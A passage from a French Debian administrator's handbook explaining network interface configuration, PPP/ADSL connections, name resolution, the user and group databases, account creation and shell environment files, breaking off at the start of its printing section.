La majorité des réseaux locaux actuels sont des réseaux Ethernet qui fonctionnent par trames, c'est-à-dire que les données y circulent de manière non continue, par petits blocs. Le débit varie de 10 Mbit/s pour les cartes Ethernet les plus anciennes, à 10 Gbit/s pour la génération la plus récente (100 Mbit/s étant le débit le plus fréquent à l'heure actuelle). Les câbles correspondants les plus courants sont, selon les débits qu'ils permettent d'acheminer, connus sous les nom de 10BASE-T, 100BASE-T, 1000BASE-T ou 10GBASE-T, dits en « paire torsadée » (*twisted pair*), dont chaque extrémité est munie d'un connecteur RJ45 — mais il existe d'autres types de câbles, qui sont surtout utilisés pour les débits à partir du Gbit/s.

Une adresse IP est un numéro employé pour identifier une interface réseau d'un ordinateur sur le réseau local ou sur Internet. Dans la version d'IP actuellement la plus répandue (IPv4), ce numéro se code sur 32 bits et se représente habituellement comme 4 nombres séparés par des points (ex : `192.168.0.1`), chaque nombre pouvant varier de 0 à 255 (représentant ainsi 8 bits de données). La version suivante du protocole, IPv6, étend cet espace d'adressage à 128 bits, une adresse étant représentée sous forme de nombres hexadécimaux séparés par des deux-points (ex: 2002:58bf:13bb:0002:0000:0000:0020, que l'on peut abréger en 2002:58bf:13bb:2::20).

Un masque de sous-réseau (*netmask*) définit par son codage en binaire quelle portion d'une adresse IP correspond au réseau — le reste y spécifiant l'identifiant de la machine. Dans l'exemple de configuration statique IPv4 donné ici, le masque de sous-réseau `255.255.255.0` (24 « 1 » suivis de 8 « 0 » en représentation binaire) indique que les 24 premiers bits de l'adresse IP correspondent à l'adresse réseau, les 8 derniers relevant alors du numéro de machine. En IPv6, pour des raisons de lisibilité, on note uniquement le nombre de « 1 ». Un *netmask* IPv6 peut donc être 64.

L'adresse de réseau est une adresse IP dont la partie décrivant le numéro de machine est à zéro. On décrit souvent la plage d'adresses IPv4 d'un réseau complet par la syntaxe *a.b.c.d/e* où *a.b.c.d* est l'adresse réseau et *e* le nombre de bits

affectés à la partie réseau dans une adresse IP. Le réseau de l'exemple s'écrirait ainsi : `192.168.0.0/24`. La syntaxe est similaire en IPv6 : `2001:db8:13bb:2::/64`.

Un routeur est une machine reliant plusieurs réseaux entre eux. Tout le trafic y parvenant est réorienté sur le bon réseau. Pour cela, le routeur analyse les paquets entrants et les redirige en fonction des adresses IP de leurs destinataires. Le routeur est souvent qualifié de passerelle ; il s'agit alors habituellement d'une machine qui permet de sortir d'un réseau local (vers un réseau étendu comme Internet).

L'adresse de *broadcast* (diffusion), spéciale, permet de joindre tous les postes du réseau. Presque jamais « routée », elle ne fonctionne donc que sur le réseau considéré. Concrètement, cela signifie qu'un paquet de données adressé au *broadcast* ne franchit jamais un routeur.

Notez que nous nous restreignons dans ce chapitre aux adresses IPv4, les plus couramment utilisées à l'heure actuelle. Les détails du protocole IPv6 seront abordés dans la section 10.5, « IPv6 » page 259, mais les concepts resteront les mêmes.

Le réseau étant automatiquement réglé lors de l'installation initiale, le fichier `/etc/network/interfaces` contient déjà une configuration valide. Une ligne débutant par `auto` donne la liste des interfaces qu'*ifupdown* configure automatiquement au démarrage. Souvent, on y trouve `eth0`, qui correspond à la première carte Ethernet.

ALTERNATIVE

NetworkManager

Si Network Manager est particulièrement recommandé pour des environnements mobiles ou itinérants (voir section 8.2.4, « Configuration réseau itinérante » page 170), il est également parfaitement utilisable en tant qu'outil par défaut pour la gestion du réseau. Il est possible de créer des « connexions système », qui sont activées dès que l'ordinateur démarre, soit en créant à la main un fichier à la syntaxe `.ini` dans `/etc/NetworkManager/system-connections/`, soit à travers un outil graphique (`nm-connection-editor`). Il faut simplement se rappeler de désactiver toutes les entrées de `/etc/network/interfaces` pour que Network Manager s'occupe de ces interfaces.

➨ `http://wiki.gnome.org/NetworkManager/SystemSettings`

➨ `http://projects.gnome.org/NetworkManager/developers/api/09/ref-settings.html`

8.2.1. Interface Ethernet

Si l'ordinateur dispose d'une carte réseau Ethernet, il faut configurer le réseau qui y est associé en optant pour l'une de deux méthodes. La configuration dynamique par DHCP, la plus simple, nécessite la présence d'un serveur DHCP sur le réseau local. Elle peut indiquer un nom d'hôte

souhaité, ce qui correspond au paramètre facultatif hostname dans l'exemple qui suit. Le serveur DHCP renvoie alors les paramètres de configuration du réseau qui conviennent.

Ex. 8.1 *Configuration par DHCP*

```
auto eth0
iface eth0 inet dhcp
  hostname arrakis
```

Une configuration « statique » doit mentionner de manière fixe les paramètres du réseau. Cela inclut au minimum l'adresse IP et le masque de sous-réseau, parfois les adresses de réseau et de *broadcast*. Un éventuel routeur vers l'extérieur sera précisé en tant que passerelle (*gateway*).

Ex. 8.2 *Configuration statique*

```
auto eth0
iface eth0 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTE

Adresses multiples

Il est en effet possible non seulement d'associer plusieurs interfaces à une seule carte réseau physique, mais aussi plusieurs adresses IP à une seule interface. Rappelons également qu'à une adresse IP peuvent correspondre un nombre quelconque de noms par le truchement du DNS, et qu'un nom peut aussi correspondre à un nombre quelconque d'adresses IP numériques.

On l'aura compris, les configurations peuvent être très complexes, mais ces possibilités ne sont utilisées que dans des cas très particuliers. Les exemples cités ici n'exposent donc que les configurations usuelles.

8.2.2. Connexion PPP par modem téléphonique

Une connexion point à point (PPP) établit une connexion intermittente ; c'est donc la solution la plus souvent employée pour les connexions par modem téléphonique (sur le réseau téléphonique commuté RTC).

Une connexion par modem téléphonique requiert un compte chez un fournisseur d'accès, comprenant numéro de téléphone, identifiant, mot de passe et, parfois, protocole d'authentification

employé. On la configurera à l'aide de l'utilitaire `pppconfig` du paquet Debian éponyme. Par défaut, il utilise la connexion *provider* (fournisseur d'accès). En cas de doute sur le protocole d'authentification, choisissez *PAP* : il est proposé par la majorité des fournisseurs d'accès.

Après configuration, il est possible de se connecter par la commande `pon` (à laquelle on fournira le nom de la connexion si la valeur par défaut — *provider* — ne convient pas). On coupera la connexion par la commande `poff`. Ces deux commandes peuvent être exécutées par l'utilisateur root ou par un autre utilisateur, à condition qu'il fasse partie du groupe `dip`.

OUTIL

Connexion à la demande avec `diald`

`diald` est un service de connexion à la demande, établissant automatiquement une connexion dès que nécessaire en détectant qu'un paquet IP doit sortir et l'interrompant après une période d'inactivité.

8.2.3. Connexion par modem ADSL

Le terme générique de « modem ADSL » recouvre des périphériques aux fonctionnements très différents. Les modems les plus simples à employer avec Linux sont ceux qui disposent d'une interface Ethernet. Ceux-ci ont tendance à se répandre, les fournisseurs d'accès à Internet par ADSL prêtant (ou louant) de plus en plus souvent une « box » disposant d'interfaces Ethernet en plus (ou en remplacement) des interfaces USB. Selon le type de modem, la configuration nécessaire peut fortement varier.

Modem fonctionnant avec PPPOE

Certains modems Ethernet fonctionnent avec le protocole PPPOE (*Point-to-Point Protocol Over Ethernet*, ou protocole point à point sur Ethernet). L'utilitaire `pppoeconf` (du paquet éponyme) configurera la connexion. Pour cela, il modifiera le fichier `/etc/ppp/peers/dsl-provider` avec les paramètres fournis et enregistrera les informations d'authentification dans les fichiers `/etc/ppp/pap-secrets` et `/etc/ppp/chap-secrets`. Il est recommandé d'accepter toutes les modifications qu'il propose.

ASTUCE

Démarrer `ppp` via `init`

Les connexions PPP par ADSL sont par définition intermittentes. Comme elles ne sont pas facturées à la durée, la tentation est grande de les garder toujours ouvertes ; un moyen simple est de les faire démarrer par le processus `init`. Il suffit pour cela d'ajouter la ligne ci-dessous au fichier `/etc/inittab` ; toute interruption provoquera alors immédiatement l'invocation d'une nouvelle connexion par `init`.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

La plupart des connexions ADSL subissent une déconnexion quotidienne, mais cette méthode permet de réduire la durée de la coupure.

Cette configuration mise en place, on pourra démarrer la connexion ADSL par la commande `pon dsl-provider` et la stopper avec `poff dsl-provider`.

Modem fonctionnant avec PPTP

Le protocole PPTP (*Point-to-Point Tunneling Protocol*, ou protocole point à point par tunnel) est une invention de Microsoft. Déployé aux débuts de l'ADSL, il a rapidement été remplacé par PPPOE. Si ce protocole vous est imposé, voyez au chapitre 10, « Infrastructure réseau » page 242 la section relative aux réseaux privés virtuels, détaillant PPTP.

Modem fonctionnant avec DHCP

Lorsque le modem est connecté à l'ordinateur par un câble Ethernet (croisé), il fait le plus souvent office de serveur DHCP (c'est parfois une option de configuration à activer sur le modem). Il suffit alors à l'ordinateur de configurer une connexion réseau par DHCP ; le modem s'inscrit automatiquement comme passerelle par défaut et prend en charge le travail de routage (c'est-à-dire qu'il gère le trafic réseau entre l'ordinateur et Internet).

B.A.-BA

Câble croisé pour une connexion Ethernet directe

Les cartes réseau des ordinateurs s'attendent à recevoir les données sur un brin particulier du câble et les envoyer sur un autre. Lorsqu'on relie un ordinateur à un réseau local, on branche habituellement un câble (droit ou décroisé) entre la carte réseau et un répétiteur ou un commutateur, qui est prévu pour. Cependant, si l'on souhaite relier deux ordinateurs directement (c'est-à-dire sans répétiteur/commutateur intermédiaire), il faut acheminer le signal émis par une carte vers le brin de réception de l'autre carte et réciproquement ; c'est là l'objet (et la nécessité) d'un câble croisé.

Il est à noter que cette distinction perd de sa pertinence au fil du temps ; les cartes réseau modernes sont capables de détecter automatiquement le type de câble présent et de s'adapter en conséquence, et il n'est pas rare que les deux types de câble fonctionnent à l'identique dans un environnement donné.

La plupart des « routeurs ADSL » du marché fonctionnent de cette manière, de même que la plupart des modems ADSL mis à disposition par les fournisseurs d'accès à Internet.

8.2.4. Configuration réseau itinérante

De nombreux ingénieurs de Falcot disposent d'un ordinateur portable professionnel qu'ils emploient aussi bien chez eux qu'au travail. Bien entendu, la configuration réseau à employer n'est pas la même selon l'endroit. À la maison, c'est un réseau wifi (protégé par une clé WEP) et au travail, c'est un réseau filaire offrant plus de sécurité et plus de débit.

Pour éviter de devoir manuellement activer ou désactiver les interfaces réseau correspondantes, les administrateurs ont installé le paquet *network-manager* sur ces portables. Ce logiciel permet à l'utilisateur de basculer facilement d'un réseau à un autre grâce à une petite icône affichée dans la zone de notification des bureaux graphiques. Un clic sur l'icône affiche une liste des réseaux disponibles (filaires et wifi), il ne reste plus qu'à choisir le réseau de son choix. Le logiciel garde en mémoire les réseaux sur lesquels l'utilisateur s'est déjà connecté et bascule automatiquement sur le meilleur réseau disponible lorsque la connection actuelle vient à disparaître.

Pour réaliser cela, le logiciel est structuré en deux parties : un démon tournant en root effectue les opérations d'activation et de configuration des interfaces réseau, et une interface utilisateur pilote ce démon. La gestion des droits d'accès est confiée à PolicyKit ; la configuration proposée par Debian spécifie que seuls les membres du groupe netdev ont le droit de créer ou modifier les connexions de Network Manager.

Network Manager sait désormais gérer des connexions de divers types (DHCP, configuration manuelle, réseau local seulement), mais seulement si la configuration se fait par son biais. C'est pourquoi il ignorera systématiquement toutes les interfaces réseau dont la configuration dans `/etc/network/interfaces` ne lui convient pas. Le plus simple est encore d'enlever toute configuration pour chaque interface qui doit être gérée par Network Manager. En effet, le logiciel n'indiquera pas pourquoi il n'affiche aucune connexion réseau disponible.

Il est intéressant de noter que ce logiciel est installé par défaut lorsque la tâche « Environnement bureautique » est sélectionnée au cours de l'installation initiale.

ALTERNATIVE

Configuration par « profil réseau »

Les utilisateurs les plus avancés peuvent aussi envisager d'employer le paquet *guessnet* pour avoir une configuration réseau automatique. Un ensemble de scripts de tests permettent de déterminer quel profil réseau doit être activé et de le configurer dans la foulée.

Ceux qui préfèrent sélectionner manuellement un profil réseau emploieront plutôt *netenv*.

8.3. Attribution et résolution des noms

Affubler de noms les numéros IP vise à en faciliter la mémorisation par l'humain. En réalité, une adresse IP identifie une interface réseau — un périphérique associé à une carte réseau ou assimilé ; chaque machine peut donc en compter plusieurs et, par conséquent, recevoir plusieurs noms dans le système responsable de leur attribution : le DNS.

Chaque machine est cependant identifiée par un nom principal (ou « canonique »), stocké dans le fichier `/etc/hostname` et communiqué au noyau Linux par les scripts d'initialisation à travers la commande `hostname`. On peut en prendre connaissance dans le fichier virtuel `/proc/sys/kernel/hostname`.

B.A.-BA

/proc/ et /sys/, systèmes de fichiers virtuels

Les arborescences /proc/ et /sys/ sont gérées par des systèmes de fichiers « virtuels ». Il s'agit en fait d'un moyen pratique de récupérer des informations depuis le noyau (en lisant des fichiers virtuels) et de lui en communiquer (en écrivant dans des fichiers virtuels).

/sys/ est tout particulièrement prévu pour donner accès à des objets internes du noyau, en particulier ceux qui représentent les différents périphériques du système. Le noyau peut ainsi partager de nombreuses informations : l'état de chaque périphérique (par exemple, s'il est en mode d'économie d'énergie), s'agit-il d'un périphérique amovible, etc. Signalons que /sys/ n'existe que depuis les noyaux 2.6.

Étonnamment, le nom de domaine n'est pas géré de la même manière, mais provient du nom complet de la machine, obtenu par une résolution de noms. On pourra le modifier dans le fichier /etc/hosts ; il suffit d'y placer un nom complet de machine au début de la liste des noms associés à l'adresse de la machine comme dans l'exemple ci-dessous :

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. Résolution de noms

Le mécanisme de résolution de noms de Linux, modulaire, peut s'appuyer sur différentes sources d'informations déclarées dans le fichier /etc/nsswitch.conf. L'entrée qui concerne la résolution des noms d'hôtes est hosts. Par défaut, elle contient files dns, ce qui signifie que le système consulte en priorité le fichier /etc/hosts puis interroge les serveurs DNS. Des serveurs NIS/NIS+ ou LDAP forment d'autres sources possibles.

NOTE

NSS et DNS

Attention, les commandes destinées spécifiquement à interroger le DNS (notamment host) ne consultent pas le mécanisme standard de résolution de noms (NSS). Elles ne tiennent donc pas compte de /etc/nsswitch.conf, ni a fortiori de /etc/hosts.

Configuration des serveur DNS

Le DNS (*Domain Name Service*, ou service de noms) est un service distribué et hiérarchique associant des noms à des adresses IP et vice versa. Concrètement, il permet de savoir que www.eyrolles.com est en réalité l'adresse IP 213.244.11.247.

Pour accéder aux informations du DNS, il faut disposer d'un serveur DNS relayant les requêtes. Falcot SA a les siens, mais un particulier fait normalement appel aux serveurs DNS de son fournisseur d'accès à Internet.

Les serveurs DNS à employer sont donnés dans le fichier `/etc/resolv.conf` à raison d'un par ligne, le terme nameserver y précédant l'adresse IP, comme dans l'exemple suivant :

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Fichier `/etc/hosts`

En l'absence d'un serveur de noms sur le réseau local, il est tout de même possible d'établir une petite table de correspondance entre adresses IP et noms de machines dans le fichier `/etc/hosts`, habituellement réservée aux postes du réseau local. La syntaxe de ce fichier est très simple : chaque ligne significative précise une adresse IP suivie de la liste de tous les noms qui y sont associés (le premier étant « complètement qualifié », c'est-à-dire incluant le nom de domaine).

Ce fichier est disponible même en cas de panne réseau ou quand les serveurs DNS sont injoignables, mais ne sera vraiment utile que dupliqué sur toutes les machines du réseau. Au moindre changement dans les correspondances, il faudra donc le mettre à jour partout. C'est pourquoi `/etc/hosts` ne renferme généralement que les entrées les plus importantes (et notamment celle de sa propre machine).

Pour un petit réseau non connecté à Internet, ce fichier suffira, mais à partir de cinq machines il est recommandé d'installer un serveur DNS en bonne et due forme.

ASTUCE

Court-circuiter le DNS

Étant donné que les applications consultent le fichier `/etc/hosts` avant d'interroger le DNS, il est possible d'y mettre des informations différentes de celles habituellement renvoyées par celui-ci, et donc de le court-circuiter.

Cela permet, en cas de changements DNS pas encore propagés, de tester l'accès à un site web avec le nom prévu même si celui-ci n'est pas encore associé à la bonne adresse IP.

Autre emploi original, il est possible de rediriger le trafic destiné à un hôte donné vers la machine locale afin qu'aucune communication avec cet hôte ne soit possible. Les noms de serveurs dédiés à l'envoi de bannières publicitaires pourraient faire l'objet d'une telle mesure, ce qui rendrait la navigation plus fluide et moins distrayante puisque leurs annonces ne pourraient plus être chargées.

8.4. Base de données des utilisateurs et des groupes

La liste des utilisateurs est habituellement stockée dans le fichier `/etc/passwd`, alors que le fichier `/etc/shadow` stocke les mots de passe chiffrés. Tous deux sont de simples fichiers texte,

au format relativement simple, consultables et modifiables avec un éditeur de texte. Chaque utilisateur y est décrit sur une ligne par plusieurs champs séparés par des deux-points (« : »).

ATTENTION

Édition des fichiers système

Les fichiers système mentionnés dans ce chapitre sont au format texte simple et sont donc éditables avec un éditeur de texte. Étant donnée leur importance, il est toutefois recommandé de prendre des précautions supplémentaires garantissant qu'un fichier ne soit pas modifié par plusieurs personnes à la fois (ce qui pourrait causer une corruption).

Pour cela, il suffit d'employer la commande `vipw` pour éditer `/etc/passwd`, ou `vigr` pour `/etc/group`. Ces dernières posent un verrou sur le fichier concerné avant d'exécuter un éditeur de texte (`vi` par défaut, sauf si la variable d'environnement `EDITOR` est définie). L'option `-s` de ces commandes permet d'éditer le fichier *shadow* correspondant.

B.A.-BA

***Crypt*, une fonction à sens unique**

`crypt` est une fonction à sens unique qui transforme une chaîne (`A`) en une autre chaîne (`B`) de telle sorte qu'à partir de `B`, il ne soit pas possible dans le cas général de retrouver `A`. La seule manière d'identifier `A` est de tester toutes les valeurs possibles, en vérifiant pour chacune si sa transformation par la fonction produit `B` ou non. Elle utilise jusqu'à 8 caractères en entrée (chaîne `A`) et génère une chaîne de 13 caractères ASCII imprimables (chaîne `B`).

8.4.1. Liste des utilisateurs : `/etc/passwd`

Voici la liste des champs du fichier `/etc/passwd` :

- identifiant (ou *login*), par exemple `rhertzog` ;
- mot de passe : il s'agit d'un mot de passe chiffré par la fonction à sens unique (`crypt`), qui utilise DES, MD5, SHA-256 ou SHA-512. La valeur spéciale « `x` » indique que le mot de passe chiffré est stocké dans `/etc/shadow` ;
- uid : numéro unique identifiant l'utilisateur ;
- gid : numéro unique du groupe principal de l'utilisateur (Debian crée par défaut un groupe spécifique à chacun) ;
- GECOS : champ de renseignements qui contient habituellement le nom complet de l'utilisateur ;
- répertoire de connexion, attribué à l'utilisateur pour qu'il y stocke ses fichiers personnels (la variable d'environnement `$HOME` y pointe habituellement) ;
- programme à exécuter après la connexion. Il s'agit généralement d'un interpréteur de commandes (shell), donnant libre cours à l'utilisateur. Si l'on précise `/bin/false` (programme qui ne fait rien et rend la main immédiatement), l'utilisateur ne pourra pas se connecter.

B.A.-BA

Groupe Unix

Un groupe Unix est une entité regroupant plusieurs utilisateurs afin qu'ils puissent facilement se partager des fichiers à l'aide du système de droits intégré (en jouissant justement des mêmes droits). On peut également restreindre l'utilisation de certains programmes à un groupe donné.

8.4.2. Le fichier des mots de passe chiffrés et cachés : `/etc/shadow`

Le fichier `/etc/shadow` contient les champs suivants :

- identifiant (ou *login*) ;
- mot de passe chiffré ;
- plusieurs champs de gestion de l'expiration du mot de passe.

SÉCURITÉ

Sûreté du fichier `/etc/shadow`

`/etc/shadow`, contrairement à son alter ego `/etc/passwd`, est inaccessible en lecture aux utilisateurs. Tout mot de passe chiffré stocké dans `/etc/passwd` est lisible par tous ; un indélicat peut alors entreprendre de le « casser » par une méthode de force brute, consistant simplement à chiffrer successivement tous les mots de passe simples pour tenter de le découvrir. Cette attaque, dite « du dictionnaire », qui dévoile les mots de passe mal choisis, n'est plus possible avec le fichier `/etc/shadow`.

DOCUMENTATION

Formats de `/etc/passwd`, `/etc/shadow` et `/etc/group`

Ces formats sont documentés dans les pages de manuel suivantes : `passwd(5)`, `shadow(5)`, et `group(5)`.

8.4.3. Modifier un compte ou mot de passe existant

Quelques commandes permettent de modifier la plupart des informations stockées dans ces bases de données. Chaque utilisateur peut ainsi changer de mot de passe, sans doute le champ le plus variable, grâce à la commande `passwd`. `chfn` (*CHange Full Name*), réservée au super-utilisateur root, intervient sur le champ GECOS. `chsh` (*CHange SHell*) permet de changer de « shell de login », ou interpréteur de commandes de connexion, mais le choix des utilisateurs sera limité à la liste donnée dans `/etc/shells` — alors que l'administrateur pourra saisir le nom de programme de son choix.

Enfin, la commande `chage` (*CHange AGE*) donnera à l'administrateur la possibilité de modifier les conditions d'expiration du mot de passe (l'option `-l` *utilisateur* listant la configuration actuelle). On pourra d'ailleurs forcer l'expiration d'un mot de passe grâce à la commande `passwd -e utilisateur`, qui obligera l'utilisateur à changer son mot de passe à la prochaine connexion.

8.4.4. Bloquer un compte

On peut se trouver dans l'obligation de « bloquer le compte » d'un utilisateur, par mesure disciplinaire, dans le cadre d'une enquête, ou tout simplement en cas de départ prolongé ou définitif de l'utilisateur. Il s'agit en fait de l'empêcher de se connecter à nouveau, sans pour autant détruire son compte et ses fichiers. Cela s'effectue simplement par la commande `passwd -l utilisateur` (*lock*, ou bloquer). La remise en service s'effectue de même, avec l'option `-u` (*unlock*, ou débloquer).

POUR ALLER PLUS LOIN

Base de données système et NSS

Au lieu d'employer les fichiers habituels pour gérer les listes des utilisateurs et des groupes, on peut recourir à d'autres types de base de données — comme LDAP ou `db` — en employant un module NSS (*Name Service Switch*, ou multiplexeur de service de noms) adéquat. Les listes des modules employés se trouvent dans le fichier `/etc/nsswitch.conf` sous les entrées `passwd`, `shadow` et `group`. Voir la section 11.7.3.1, « Configuration de NSS » page 316 pour un exemple concret d'emploi du module NSS pour LDAP.

8.4.5. Liste des groupes : `/etc/group`

La liste des groupes est stockée dans le fichier `/etc/group`, simple base de données textuelle au format comparable à celui de `/etc/passwd`, qui utilise les champs suivants :

- identifiant (le nom du groupe) ;
- mot de passe (facultatif) : il ne sert qu'à intégrer un groupe dont on n'est pas habituellement membre (avec la commande `newgrp` ou `sg` — voir encadré) ;
- gid : numéro unique identifiant le groupe ;
- liste des membres : liste des identifiants d'utilisateurs membres du groupe, séparés par des virgules.

B.A.-BA

Travailler avec plusieurs groupes

Chaque utilisateur peut donc faire partie de plusieurs groupes ; l'un d'entre eux est son « groupe principal » ; le groupe principal par défaut est mis en place lors de la connexion. Par défaut, chaque fichier qu'il crée lui appartient, ainsi qu'au groupe principal. Cela n'est pas toujours souhaitable : c'est par exemple le cas lors d'un travail dans un répertoire partagé grâce à un groupe différent de son groupe principal. Dans ce cas, l'utilisateur a intérêt à changer temporairement de groupe principal grâce aux commandes `newgrp` — qui démarre un nouveau shell — ou `sg` — qui se contente d'exécuter une commande. Ces commandes permettent aussi de rejoindre un groupe dont on ne fait pas partie si le groupe est protégé par un mot de passe connu.

Une alternative consiste à positionner le bit `setgid` sur le répertoire, ce qui permet aux fichiers créés dans ce répertoire d'appartenir automatiquement au

bon groupe. On se référera pour les détails à l'encadré « Répertoire setgid et sticky bit » page 215.

La commande `id` permet de vérifier à tout instant son identifiant personnel (variable `uid`), le groupe principal actuel (variable `gid`) et la liste des groupes dont on fait partie (variable `groupes`).

Les commandes `groupadd` et `groupdel` permettent respectivement de créer et de supprimer un groupe. La commande `groupmod` modifie les informations d'un groupe (son gid ou son identifiant). La commande `passwd -g groupe` modifiera le mot de passe d'un groupe, tandis que la commande `passwd -r -g groupe` le supprimera.

ASTUCE

getent

La commande `getent` (*get entries*) consulte les bases de données du système de manière classique, en employant les appels système adéquats, donc les modules NSS configurés dans le fichier `/etc/nsswitch.conf`. Elle prend un ou deux arguments : le nom de la base de données à consulter et une éventuelle clé de recherche. Ainsi, la commande `getent passwd rhertzog` renvoie les informations de la base de données des utilisateurs concernant l'utilisateur `rhertzog`.

8.5. Création de comptes

L'une des premières actions de l'administrateur est de créer les comptes de ses utilisateurs, ce qui s'effectue très simplement avec la commande `adduser`. Celle-ci prend simplement en argument l'identifiant utilisateur à créer.

`adduser` pose quelques questions avant de créer le compte à proprement parler, mais son déroulement offre peu de surprises. Le fichier de configuration `/etc/adduser.conf` offre toutefois quelques paramétrages intéressants. On pourra ainsi prévoir automatiquement un quota à chaque nouvel utilisateur en dupliquant celui d'un utilisateur « modèle ». On pourra aussi modifier l'emplacement du compte utilisateur, ce qui ne présente que rarement de l'utilité — c'est le cas si les utilisateurs sont si nombreux qu'il est souhaitable de répartir leurs comptes sur plusieurs disques. On pourra encore choisir un autre interpréteur de commandes par défaut.

B.A.-BA

Quota

Le terme « quota » désigne une limitation des ressources de la machine qu'un utilisateur peut employer. Il s'agit souvent d'espace disque.

La création du compte fabrique le répertoire personnel et y recopie le contenu du répertoire modèle `/etc/skel/`, afin de fournir quelques fichiers standards.

Dans certains cas, il sera utile d'ajouter un utilisateur dans un groupe, en particulier pour lui conférer des droits supplémentaires. Par exemple, un utilisateur intégré au groupe *audio* pourra

accéder aux périphériques son (voir encadré « Droits d'accès à un périphérique »). Pour ce faire, on procède avec la commande `adduser utilisateur groupe`.

B.A.-BA

Droits d'accès à un périphérique

Chaque périphérique matériel est représenté sous Unix par un fichier dit « spécial », habituellement stocké dans l'arborescence `/dev/` (*DEVices*). On distingue deux types de fichiers spéciaux selon la nature du périphérique : des fichiers en « mode caractère » et des fichiers en « mode bloc », chaque mode ne permettant qu'un nombre limité d'opérations. Alors que le mode caractère limite les interactions aux opérations de lecture et d'écriture, le mode bloc permet aussi de se déplacer dans le flux de données disponibles. Enfin, chaque fichier spécial est associé à deux nombres (dits « majeur » et « mineur ») qui identifient de manière unique le périphérique auprès du noyau. Un tel fichier, créé par la commande `mknod`, n'a donc qu'un nom symbolique plus pratique pour l'utilisateur humain.

Les droits d'accès à un fichier spécial décrivent directement les droits d'accès au périphérique. Ainsi, un fichier comme `/dev/mixer` — représentant le mixer audio — n'est par défaut accessible en lecture/écriture qu'à l'utilisateur root et aux membres du groupe `audio`. Seuls ces utilisateurs pourront donc exploiter le mixer audio.

Il est à noter que la conjonction d'*udev*, *consolekit* et *policykit* peuvent ajouter des permissions supplémentaires, notamment pour permettre aux utilisateurs connectés physiquement sur la console (et non par le réseau) l'accès à certains périphériques.

8.6. Environnement des interpréteurs de commandes

Les interpréteurs de commandes (ou shells), premier contact de l'utilisateur avec l'ordinateur, doivent être assez conviviaux. La plupart utilisent des scripts d'initialisation permettant de configurer leur comportement (complétion automatique, texte d'invite, etc.).

`bash`, l'interpréteur de commandes standard, emploie les scripts d'initialisation `/etc/bash.bashrc` (pour les shells « interactifs ») et `/etc/profile` (pour les shells « de connexion »).

B.A.-BA

Shell de connexion et shell (non) interactif

Pour simplifier, un shell de connexion est invoqué lors d'une connexion — sur la console, via `ssh`, ou à travers la commande explicite `bash --login`. Qu'il soit un shell de connexion ou non, un shell interactif est celui qui prend place dans un terminal de type `xterm` ; un shell non interactif est celui qui permet d'exécuter un script.

DÉCOUVERTE

Autres shells, autres scripts

Chaque interpréteur de commande a une syntaxe spécifique et ses propres fichiers de configuration. Ainsi, `zsh` emploie `/etc/zshrc` et `/etc/zshenv` ; `csh` utilise `/etc/csh.cshrc`, `/etc/csh.login` et `/etc/csh.logout`... les pages de manuel de ces programmes documentent les fichiers employés.

Pour `bash`, il est intéressant d'activer la « complétion automatique » dans le fichier `/etc/bash.bashrc` (il suffit pour cela d'y décommenter quelques lignes).

B.A.-BA

Complétion automatique

De nombreux interpréteurs de commandes en sont capables : il s'agit pour eux de compléter automatiquement un nom de commande ou d'argument (fichier ou répertoire) saisi partiellement. Pour cela, l'utilisateur enfoncera la touche de tabulation ; il peut ainsi travailler plus vite et avec moins de risques d'erreur.

Cette fonctionnalité est très riche : il est possible de personnaliser son comportement en fonction de chaque commande. Ainsi le premier argument suivant `apt-get` sera proposé en fonction de la syntaxe de cette commande, même s'il ne correspond à aucun fichier (en l'occurrence, les choix possibles sont `install`, `remove`, `upgrade`, etc.).

B.A.-BA

Le tilde, raccourci vers HOME

Le tilde est fréquemment employé pour désigner le répertoire pointé par la variable d'environnement `HOME` (à savoir le répertoire de connexion de l'utilisateur, par exemple `/home/rhertzog/`). Les interpréteurs de commandes font la substitution automatiquement : `~/hello.txt` devient `/home/rhertzog/hello.txt`.

Le tilde permet également d'accéder au répertoire de connexion d'un autre utilisateur. Ainsi `~rmas/bonjour.txt` est synonyme de `/home/rmas/bonjour.txt`.

En plus de ces scripts communs à tous, chaque utilisateur peut se créer des fichiers `~/.bashrc` et `~/.bash_profile` pour personnaliser son shell. Les ajouts les plus courants sont la mise en place d'alias, mots automatiquement remplacés avant exécution de la commande, ce qui accélère la saisie. On pourra ainsi créer un alias `la` pour la commande `ls -la | less` et se contenter de saisir `la` pour inspecter en détail le contenu d'un répertoire.

B.A.-BA

Variables d'environnement

Les variables d'environnement permettent de stocker des paramètres globaux à destination du shell ou des divers programmes appelés. Elles sont contextuelles (chaque processus a son propre ensemble de variables d'environnement) mais héritables. Cette dernière caractéristique offre la possibilité à un shell de connexion de déclarer des variables qui se retrouveront dans tous les programmes exécutés par son intermédiaire.

Un élément important de configuration des shells est la mise en place de variables d'environnement par défaut. Si l'on néglige les variables spécifiques à un interpréteur de commande, il est préférable de mettre celles-ci en place dans le fichier `/etc/environment`, utilisé par les différents programmes susceptibles d'initier une session shell. Parmi les variables susceptibles d'y être définies, citons `ORGANIZATION` qui contient habituellement le nom de l'entreprise ou organisation et `HTTP_PROXY` qui indique l'existence et l'emplacement d'un proxy (ou mandataire) HTTP.

ASTUCE

Tous les shells configurés à l'identique

Les utilisateurs souhaitent souvent configurer de la même manière shells de connexion et interactifs. Pour cela, ils choisissent d'interpréter (ou « sourcer ») le contenu de `~/.bashrc` depuis le fichier `~/.bash_profile`. Il est possible de faire de même avec les fichiers communs à tous les utilisateurs (en appelant `/etc/bash.bashrc` depuis `/etc/profile`).

8.7. Configuration de l'impression

Cette étape a longtemps causé bien des soucis, désormais en passe d'être résolus grâce à *cups*, serveur d'impression libre connaissant le protocole IPP (*Internet Printing Protocol*, ou protocole d'impression sur Internet).

Ce logiciel est réparti en plusieurs paquets Debian : *cups* est le serveur central ; *cups-bsd* est une couche de compatibilité offrant les commandes du système d'impression BSD traditionnel (démon `lpd`, commandes `lpr`, `lpq`, etc.) ; *cups-client* renferme un ensemble de programmes pour interagir avec le serveur (bloquer ou débloquer une imprimante, consulter ou annuler les impressions en cours, etc.). Enfin, *cups-driver-gutenprint* contient une collection supplémentaire de pilotes d'imprimantes pour `cups`.

COMMUNAUTÉ

CUPS

